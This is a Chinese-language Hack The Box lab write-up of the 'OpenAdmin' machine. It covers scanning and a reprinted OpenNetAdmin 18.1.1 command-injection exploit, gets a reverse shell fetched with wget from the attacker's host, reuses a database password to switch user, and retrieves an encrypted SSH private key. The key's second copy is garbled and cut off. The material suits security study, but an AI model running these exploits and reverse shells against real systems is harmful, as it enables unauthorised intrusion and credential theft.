

# Open Admin

Nmap 扫描结果如下：


```
(kali㉿kali)-[~/Desktop/HTB/OpenAdmin]
$ sudo nmap -sC -sV 10.10.10.171
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 10:17 EDT
Nmap scan report for 10.10.10.171
Host is up (1.6s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.29 seconds
```

80端口套餐安排上：

Apache2 Ubuntu Default Page

10.10.10.171



ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Document Roots

By default, Ubuntu does not allow access through the web browser to any file apart of those located in `/var/www`, **public\_html** directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.

The default Ubuntu document root is `/var/www/html`. You can make your own virtual hosts under `/var/www`. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the `ubuntu-bug` tool to report bugs in the Apache2 package with Ubuntu. However, check **existing bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.

```
(kali@kali)-[~/Desktop/HTB/OpenAdmin]
$ sudo nmap -sC -sV 10.10.10.171 --script vuln -p 80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 10:18 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.171
Host is up (0.56s latency).
```

```
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
vulners:
  cpe:/a:apache:http_server:2.4.29:
  CVE-2022-31813 7.5 https://vulners.com/cve/CVE-2022-31813
  CVE-2022-23943 7.5 https://vulners.com/cve/CVE-2022-23943
  CVE-2022-22720 7.5 https://vulners.com/cve/CVE-2022-22720
  CVE-2021-44790 7.5 https://vulners.com/cve/CVE-2021-44790
  CVE-2021-39275 7.5 https://vulners.com/cve/CVE-2021-39275
  CVE-2021-26691 7.5 https://vulners.com/cve/CVE-2021-26691
  EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB 7.2 https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB *EXPLOIT*
  EDB-ID:46676 7.2 https://vulners.com/exploitdb/EDB-ID:46676 *EXPLOIT*
  CVE-2019-0211 7.2 https://vulners.com/cve/CVE-2019-0211
  1337DAY-ID-32502 7.2 https://vulners.com/zdt/1337DAY-ID-32502 *EXPLOIT*
  FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 6.8 https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 *EXPLOIT*
  CVE-2022-22721 6.8 https://vulners.com/cve/CVE-2022-22721
  CVE-2021-40438 6.8 https://vulners.com/cve/CVE-2021-40438
  CVE-2020-35452 6.8 https://vulners.com/cve/CVE-2020-35452
  CVE-2018-1312 6.8 https://vulners.com/cve/CVE-2018-1312
  CVE-2017-15715 6.8 https://vulners.com/cve/CVE-2017-15715
  8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 6.8 https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 *EXPLOIT*
  4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 6.8 https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 *EXPLOIT*
  4373C92A-2755-5538-9C91-0469C995AA9B 6.8 https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B *EXPLOIT*
  0095E929-7573-5E4A-A7FA-F6598A35E8DE 6.8 https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE *EXPLOIT*
  CVE-2022-28615 6.4 https://vulners.com/cve/CVE-2022-28615
  CVE-2021-44224 6.4 https://vulners.com/cve/CVE-2021-44224
  CVE-2019-10082 6.4 https://vulners.com/cve/CVE-2019-10082
  CVE-2019-0217 6.0 https://vulners.com/cve/CVE-2019-0217
  CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927
  CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098
  1337DAY-ID-33577 5.8 https://vulners.com/zdt/1337DAY-ID-33577 *EXPLOIT*
  CVE-2022-30556 5.0 https://vulners.com/cve/CVE-2022-30556
  CVE-2022-30522 5.0 https://vulners.com/cve/CVE-2022-30522
  CVE-2022-29404 5.0 https://vulners.com/cve/CVE-2022-29404
  CVE-2022-28614 5.0 https://vulners.com/cve/CVE-2022-28614
  CVE-2022-26377 5.0 https://vulners.com/cve/CVE-2022-26377
  CVE-2022-22719 5.0 https://vulners.com/cve/CVE-2022-22719
  CVE-2021-34798 5.0 https://vulners.com/cve/CVE-2021-34798
  CVE-2021-33193 5.0 https://vulners.com/cve/CVE-2021-33193
  CVE-2021-26690 5.0 https://vulners.com/cve/CVE-2021-26690
  CVE-2020-9490 5.0 https://vulners.com/cve/CVE-2020-9490
  CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934
  CVE-2019-17567 5.0 https://vulners.com/cve/CVE-2019-17567
  CVE-2019-10081 5.0 https://vulners.com/cve/CVE-2019-10081
  CVE-2019-0220 5.0 https://vulners.com/cve/CVE-2019-0220
  CVE-2019-0196 5.0 https://vulners.com/cve/CVE-2019-0196
  CVE-2018-17199 5.0 https://vulners.com/cve/CVE-2018-17199
  CVE-2018-17189 5.0 https://vulners.com/cve/CVE-2018-17189
  CVE-2018-1333 5.0 https://vulners.com/cve/CVE-2018-1333
  CVE-2018-1303 5.0 https://vulners.com/cve/CVE-2018-1303
  CVE-2017-15710 5.0 https://vulners.com/cve/CVE-2017-15710
  CVE-2019-0197 4.9 https://vulners.com/cve/CVE-2019-0197
  CVE-2020-11993 4.3 https://vulners.com/cve/CVE-2020-11993
  CVE-2019-10092 4.3 https://vulners.com/cve/CVE-2019-10092
  CVE-2018-1302 4.3 https://vulners.com/cve/CVE-2018-1302
  CVE-2018-1301 4.3 https://vulners.com/cve/CVE-2018-1301
  CVE-2018-11763 4.3 https://vulners.com/cve/CVE-2018-11763
  4013EC74-B3C1-5D95-938A-54197A58586D 4.3 https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D *EXPLOIT*
  1337DAY-ID-35422 4.3 https://vulners.com/zdt/1337DAY-ID-35422 *EXPLOIT*
  1337DAY-ID-33575 4.3 https://vulners.com/zdt/1337DAY-ID-33575 *EXPLOIT*
  CVE-2018-1283 3.5 https://vulners.com/cve/CVE-2018-1283
  _PACKETSTORM:152441 0.0 https://vulners.com/packetstorm/PACKETSTORM:152441 *EXPLOIT*
|_ http-dombased-xss: Couldn't find any DOM based XSS.
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 153.97 seconds

```
mod-enabled
|_-- *.load
|_-- *.conf
-- conf-enabled
|_-- *.conf
-- sites-enabled
|_-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, `a2enconf`, `a2disconf` . See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, it needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. Calling `/usr/bin/apache` directly will not work with the default configuration.
- `EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB` \*EXPLOIT\*
- `EDB-ID:46676` \*EXPLOIT\*
- `1337DAY-ID-32502` \*EXPLOIT\*
- `FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8` \*EXPLOIT\*
- `8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2` \*EXPLOIT\*
- `4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332` \*EXPLOIT\*
- `4373C92A-2755-5538-9C91-0469C995AA9B` \*EXPLOIT\*
- `0095E929-7573-5E4A-A7FA-F6598A35E8DE` \*EXPLOIT\*
- `4013EC74-B3C1-5D95-938A-54197A58586D` \*EXPLOIT\*

```
(kali㉿kali)-[~/Desktop/HTB/OpenAdmin]
$ dirsearch -u http://10.10.10.171
```

dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.10.171/\_22-07-21\_10-21-35.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-07-21\_10-21-35.log


Target: http://10.10.10.171/


#### [10:21:36] Starting:

```
[10:21:55] 403 - 277B - /.ht_wsr.txt
[10:21:55] 403 - 277B - /.htaccess.bak1
[10:21:55] 403 - 277B - /.htaccess.save
[10:21:55] 403 - 277B - /.htaccess.sample
[10:21:56] 403 - 277B - /.htaccess_extra
[10:21:56] 403 - 277B - /.htaccessOLD
[10:21:56] 403 - 277B - /.htpasswd_test
[10:21:56] 403 - 277B - /.htpasswds
[10:21:56] 403 - 277B - /.htaccessOLD2
[10:21:56] 403 - 277B - /.htaccess_sc
[10:21:56] 403 - 277B - /.html
[10:21:56] 403 - 277B - /.htaccessBAK
[10:21:56] 403 - 277B - /.htaccess.orig
[10:21:56] 403 - 277B - /.htaccess_orig
[10:21:56] 403 - 277B - /.httr-oauth
[10:21:56] 403 - 277B - /.htm
[10:22:07] 403 - 277B - /.php
[10:25:09] 200 - 11KB - /index.html
[10:25:30] 301 - 312B - /music → http://10.10.10.171/music/
[10:25:35] 301 - 310B - /ona → http://10.10.10.171/ona/
[10:26:10] 403 - 277B - /server-status
[10:26:10] 403 - 277B - /server-status/
```

#### Task Completed

访问/music和/ona





看起来ona页面比较可疑，搜索到OpenNetAdmin的18.1.1版本存在远程命令注入漏洞：

## OpenNetAdmin 18.1.1 - Remote Code Execution

**EDB-ID:**  
47691

**CVE:**  
N/A

**EDB Verified:** ✗

**Author:**  
MATTPASCOE

**Type:**  
WEBAPPS

**Exploit:** /

**Platform:**  
m:  
PHP

**Date:**  
2019-11-20

**Vulnerable App:**



```
# Exploit Title: OpenNetAdmin 18.1.1 - Remote Code Execution
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

# Exploit Title: OpenNetAdmin v18.1.1 RCE
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

#!/bin/bash

URL="${1}"
while true;do
  echo -n "$ " ; read cmd
  curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
```

在github上搜到poc的脚本：

amriunix / ona-rce Public Watch 2

<> Code 1 Issues Pull requests Actions Projects Wiki Security Insights

master 1 branch 0 tags Go to file Add file Code

amriunix Fixing some issue! c4c809e on 11 Feb 2020 3 commits

README.md	First commit	3 years ago
ona-proof.png	First commit	3 years ago
ona-rce.py	Fixing some issue!	3 years ago

README.md

# OpenNetAdmin 18.1.1 - Remote Code Execution

OpenNetAdmin 18.1.1 - Remote Code Execution  
<https://amriunix.com/>

## Usage:

```
$ python3 ona-rce.py [check | exploit] <URL>
```

- `check` -- Verify if the target is vulnerable
- `exploit` -- Exploiting the target
- `URL` -- The remote target

成功获得shell:

```
(kali㉿kali)-[~/Desktop/HTB/OpenAdmin]
$ python3 poc.py check
[*] OpenNetAdmin 18.1.1 - Remote Code Execution

[-] Usage: python3 poc.py [check | exploit] <URL>

[*] Options:
    [+] check      : Verify if the target is vulnerable
    [+] exploit    : Exploiting the target
```

```
(kali㉿kali)-[~/Desktop/HTB/OpenAdmin]
$ python3 poc.py check http://10.10.10.171/ona/
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] The remote host is vulnerable!
```

```
(kali㉿kali)-[~/Desktop/HTB/OpenAdmin]
$ python3 poc.py exploit http://10.10.10.171/ona/
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] Connected Successfully!
sh$ whoami
www-data
sh$
```

但是只是一个www-data的权限，用的还是最底层的sh，很多功能受限仍然需要想办法获得普通用户权限或者管理员权限

此处可以使用wget的方式从本地下载一个reverseshell的脚本：

```
sh$ wget http://10.10.16.4:80/php-reverse-shell.php
--2022-07-24 15:53:57-- http://10.10.16.4/php-reverse-shell.php
Connecting to 10.10.16.4:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 5492 (5.4K) [application/octet-stream]
Saving to: 'php-reverse-shell.php'

0K ..... 100% 27.4K=0.2s

2022-07-24 15:53:58 (27.4 KB/s) - 'php-reverse-shell.php' saved [5492/5492]

sh$ ls
config
config_dnld.php
dcm.php
images
include
index.php
local
login.php
logout.php
modules
php-reverse-shell.php
plugins
winc
workspace_plugins
sh$
```

然后网页访问该脚本即可获得一个正经的shell：

```
(kali㉿kali)-[~/Desktop]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.171] 52460
Linux openadmin 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12 10:36:11 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 15:55:01 up 1:02,  0 users,  load average: 0.01, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

到处乱找，最后找到有用的数据：



```

$ cd ../etc
$ ls
README
$ cd README
/bin/sh: 11: cd: can't cd to README
$ cat README
etc
===

This directory is used for various configurations related to
programs installed into the bin directory. Also build scripts
such as build_bind and build_dhcp store their resulting configs
here.
$ cd ../www
$ ls
config
config_dnld.php
dcm.php
images
include
index.php
local
login.php
logout.php
modules
php-reverse-shell.php
plugins
winc
workspace_plugins
$ cd local
$ ls
config
nmap_scans
plugins
$ cd config
$ ls
database_settings.inc.php
motd.txt.example
run_installer
$ cat database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
?>$ █

```

home下面就俩，都试试，发现是jimmy的密码：



```
www-data@openadmin:/opt/ona/www/local/config$ cd /home
cd /home
www-data@openadmin:/home$ ls
ls
jimmy joanna
www-data@openadmin:/home$ su jimmy
su jimmy
Password: n1nj4W4rri0R

su: Authentication failure
www-data@openadmin:/home$ ^[[A
su jimmy
Password: n1nj4W4rri0R!

jimmy@openadmin:/home$ █
```

切换到jimmy然后接着翻看：

```
jimmy@openadmin:/var/www$ ls -la
ls -la
total 16
drwxr-xr-x  4 root    root    4096 Nov 22  2019 .
drwxr-xr-x 14 root    root    4096 Nov 21  2019 ..
drwxr-xr-x  6 www-data www-data 4096 Nov 22  2019 html
drwxrwx---  2 jimmy   internal 4096 Nov 23  2019 internal
lrwxrwxrwx  1 www-data www-data 12 Nov 21  2019 ona -> /opt/ona/www
jimmy@openadmin:/var/www$ cd internal
cd internal
jimmy@openadmin:/var/www/internal$ ls -la
ls -la
total 20
drwxrwx---  2 jimmy internal 4096 Nov 23  2019 .
drwxr-xr-x  4 root    root    4096 Nov 22  2019 ..
-rwxrwxr-x  1 jimmy internal 3229 Nov 22  2019 index.php
-rwxrwxr-x  1 jimmy internal 185 Nov 23  2019 logout.php
-rwxrwxr-x  1 jimmy internal 339 Nov 23  2019 main.php
jimmy@openadmin:/var/www/internal$ cat main.php
cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$ █
```

找到了main.php这个有用的文件，同时接着翻到：

```

jimmy@openadmin:/etc/apache2/sites-available$ ls -la
ls -la
total 24
drwxr-xr-x 2 root root 4096 Nov 23 2019 .
drwxr-xr-x 8 root root 4096 Nov 21 2019 ..
-rw-r--r-- 1 root root 6338 Jul 16 2019 default-ssl.conf
-rw-r--r-- 1 root root 303 Nov 23 2019 internal.conf
-rw-r--r-- 1 root root 1329 Nov 22 2019 openadmin.conf
jimmy@openadmin:/etc/apache2/sites-available$ cat internal.conf
cat internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
    AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
jimmy@openadmin:/etc/apache2/sites-available$ curl 127.0.0.1:52846/main.php
curl 127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZza19U8f+Txhgq9K2KQHBE
6xaubNKhDJks/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLny9LsyNxXRFv3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHZSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGPzsoZx5AbA4Xi00pqqekeLali95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSK9na10B5FFPsjr+yYEFmylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzH
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdrKZkHWWLT+d+oqiISrVd6nWhTtoJrjrAQ7YWGAm2MBdGA/MxLYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDAQfY+RzcTcM/SLhS79
yPzCZH8uWIRjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkVwvuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLCLmYrplnpmbD7C7/ee6KDTL7JmDV25DM9a16JY0neRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umG02xLWebDoYf5VSSSYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdLTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAooG0HHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
jimmy@openadmin:/etc/apache2/sites-available$ █

```

结合起来可以获得joanna的密钥，可以用来登录：

```

(kali㉿kali)-[~/Desktop/HTB/OpenAdmin]
$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZza19U8f+Txhgq9K2KQHBE
6xaubNKHdJKs/6Y3VEHTYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLny9LsyNxXrfV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SjKRXFaAiSVNQJY8hRHZSS7+k4
pic96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9ACi0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvykiTikH
40ZNca5xHPij8hVUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhcJTtVAFN/AZ
fnWfJ5u+To0qzuPBWGpZsoX5AbA4Xi00pqeKeLALi95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEFMyLPgogDpES80
X1VZ+N7S8ZP+7djB2zVq+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivDK1+UFG
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmt1C7YwK1XeyBan8flvIey/ur/4F
FnonEL16TZvolSt9RH/19B7wFUHXXCyp9sG8iJGkLZvteiJDG45A4eHhZ8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
